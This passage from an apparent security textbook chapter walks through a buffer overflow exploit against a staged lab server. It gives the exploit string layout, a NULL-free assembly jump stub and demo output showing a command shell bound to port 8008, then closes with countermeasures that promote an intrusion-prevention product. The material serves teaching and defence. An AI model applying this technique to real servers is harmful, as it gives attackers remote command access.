0x90 * 1400 -- sizeof(shellcode) <shellcode> <ret address>
```

When the server receives this string, the saved return address from the crash() call is overwritten by our address that points to "call esi." The data at ESI points to our nopsled followed by our port binding shellcode. When the function returns, instead of returning to where it should, it returns to the location of "call esi," which then executes our code.

Unfortunately we face a minor problem. The bytes we control at ESI aren't quite enough to contain the entire deepzone shellcode. Let's once again consult the disassembly. We see that the address 0x004098fc is pushed before the call to recv(). That's the address that holds the received bytes. If we add code to our string that will jump to that address we should be home free:

```
xor eax, eax                    ; set eax to 0
mov eax, 4098fc99h              ; move the recv address into eax followed by
99 hex
```

```
shr eax, 08                         ; knock off the 99 byte
xor ecx, ecx                        ; set ecx to 0
mov cl, 20h                         ; set ecx to 20h
add eax, ecx                        ; add to eax to skip over this code
call eax                            ; call our shellcode
```

When this code is executed, it will locate the initial buffer, add to it slightly to skip over this code, and then execute. The reason for the somewhat nonstandard assembler code is to avoid the use of NULL bytes. To understand the exploitation action fully, we recommend that you step through the code in the debugger:

```
C:\exploit>Ch14client 192.168.10.2 9999
Chapter 14 buffer overflow demonstration exploit.

Connecting....
Data sent.
Telnet to 192.168.10.2 port 8008 now.
C:\exploit>

Trying 192.168.10.2....
Connected to acmelabs.net (192.168.10.2).
Escape character is '^];.
Microsoft Windows 2000 [Version 5.00.2195]
© Copyright 1985-1999 Microsoft Corp.

C:\exploit>
```

The shellcode binds a full-fledged command prompt to port 8008. With a command prompt of this sort, the possibilities are endless.

Postmortem Countermeasures

The techniques demonstrated in this chapter can be lethal to a Web site, providing one-stroke, instant administrative access to it. But without an elite hacker finding and creating the exploit, these attacks are rare and difficult to discover.

The difficult part comes when suggesting countermeasures for these attacks, because the problem resides in commercial software (which, for the most part, is out of your direct control). Of course, the best countermeasure is staying current with regard to patches and updates from vendors such as Microsoft and Apache. But even if you keep up with the onslaught of patches and fixes throughout the year it still wouldn't prevent all attacks. One of the only ways to truly protect the Web servers you support is to install some form of intrusion prevention software, such as Entercept (http://www.entercept.com), on your critical servers.

Summary

A skilled hacker can locate buffer overflow conditions in programs and use them to compromise systems. Although the techniques discussed in this chapter focus on staged vulnerabilities in programs in a lab, they just as easily can be used to find vulnerabilities in commercial applications. Many hackers have done this in the past.

The message of this chapter warrants serious consideration. The message is that, even with all the security controls, procedures, patches, and fixes that you might use, you are still vulnerable without software such as Entercept (http://www.entercept.com) that can prevent such attacks.